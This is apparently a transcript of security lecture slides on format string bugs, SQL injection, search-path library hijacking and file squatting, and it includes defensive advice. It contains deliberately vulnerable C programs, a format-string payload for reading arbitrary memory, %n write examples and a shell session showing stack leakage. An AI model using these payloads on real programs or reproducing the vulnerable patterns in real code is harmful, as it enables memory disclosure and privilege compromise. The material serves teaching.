- Attacker control of the format string results in a format string vulnerability
  - printf is a very versatile function
    - %s - dereferences (crash program)
      - printf("Hello %s"); //expects 2 args— will fetch a number from the stack, treat this number as an address, and print out the memory contents pointed by this address as a string, until a NULL character (i.e., number 0, not character 0) is encountered.
      - Impact: crash due to access to — (1) invalid address; and (2) valid address but the protected memory region.
    - %x - print addresses (leak addresses, break ASLR)
      - printf("Hello %x %x %x"); // expects 4 arguments — viewing the stack
    - %n - write to address (arbitrarily change memory)
      - printf ("12345%n", &x); // writes 5 into x
- Never use
  - **`printf(string);`**
- Instead, use **`printf("%s", string);`**


Viewing Memory at any Location

- We have to supply an address of the memory. However, we cannot change the code; we can only supply the format string.
- If we use printf(%s) without specifying a memory address, the target address will be obtained from the stack anyway by the printf() function
  - Observation: the format string is usually located on the stack. If we can encode the target address in the format string, the target address will be in the stack.

```
int main(int argc, char *argv[])
{
 char user_input[100];
 ... /* other variable definitions and statements */
 scanf("%s",  user_input); /* getting a string from user */
 printf(user_input); /* Vulnerable place */
 return 0;
}
```

- If we can force the printf to obtain the address from the format string (also on the stack), we can control the address.

```
printf ("\x10\x01\x48\x08 %x %x %x %x %s");
```



Format String Vulnerability

```
#include <stdio.h>
int main(int argc, char **argv) {
 char buf[128];
 int x = 1;

 snprintf(buf, sizeof(buf), argv[1]);
 buf[sizeof(buf) -1] = '\0';

 printf("buffer (%d): %s\n", strlen(buf),  buf);
 return 0;
}
```

```
$ ./vul "AAAA %x %x %x %x"
buffer (28): AAAA 40017000 1 bffff680 4000a32c

$ ./vul "AAAA %x %x %x %x %x"
buffer (35): AAAA 40017000 1 bffff680 4000a32c 1

$ ./vul "AAAA %x %x %x %x %x %x"
buffer (44): AAAA 40017000 1 bffff680 4000a32c 1
41414141
```

More resources:
https://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf
https://www.exploit-db.com/docs/28476.pdf

A Simple Program

```
int authenticated = 0;
char *packet = (char *)malloc(1000);

while (!authenticated) {
  PacketRead(packet);
  if (Authenticate(packet))
    authenticated = 1;
}
 if (authenticated)
   ProcessQuery("Select", partof(packet));
```

Any problem with this query request?


Parsing Errors

- Have to be sure that user input can only be used for expected function
  - *SQL injection*: user provides a substring for an SQL query that changes the query entirely (e.g., add SQL operations to query processing)

SELECT *

FROM students


WHERE student_name = 'Robert';



- Many scripting languages convert data between types automatically -- are not *type-safe* -- so must be extra careful

Name Resolution

- Processes often use **names** to obtain access to system resources
- A **nameserver** (e.g., OS) performs **name resolution** using **namespace bindings** (e.g., directory) to convert a **name** (e.g., filename) into a system **resource** (e.g., file)
  - Mapping between names and resources
  - E.g., File pathnames to directories and files
  - Filesystem, System V IPC, …



- Namespaces are used in many places
  - Android Intents
  - XenStore key-values
  - D-Bus methods
  - URLs
  - DNS names
- Adversaries may control names, bindings, or resources

Search Path Vulnerability

- Adversaries may craft malicious names using search path environment variables
- When a program needs a library
  - Dynamic linker crafts a file name using LD_PATH environment variables
  - May point to the directory in which the process was started
- Attack
  - If the adversary can plant a malicious library in the user's home directory
  - And start a privileged program from the user's home directory
  - The dynamic linker will request libraries using a name whose prefix is the user's home directory
  - Enabling the adversary to supply code to root processes


File Squatting

- For directories where create access is shared with adversaries
  - Adversaries may predict the names of files/directories
- Create sub-directory in advance
- E.g., Adversaries predicted the .X11-unix directory in /tmp
- Also, works for files
  - Adversary binds name to a file of their choice before the victim can
- Then, the victim uses the adversary's file instead

- Current Defense: Check for existence on creation
- open(name, O_CREAT | O_EXCL)


Attacks on Name Resolution

- Improper Resource Attack
  - Adversary **controls final resource** in unexpected ways
  - Untrusted search paths (e.g., Trojan library), file squatting
  - Victim expects high integrity, gets low integrity instead



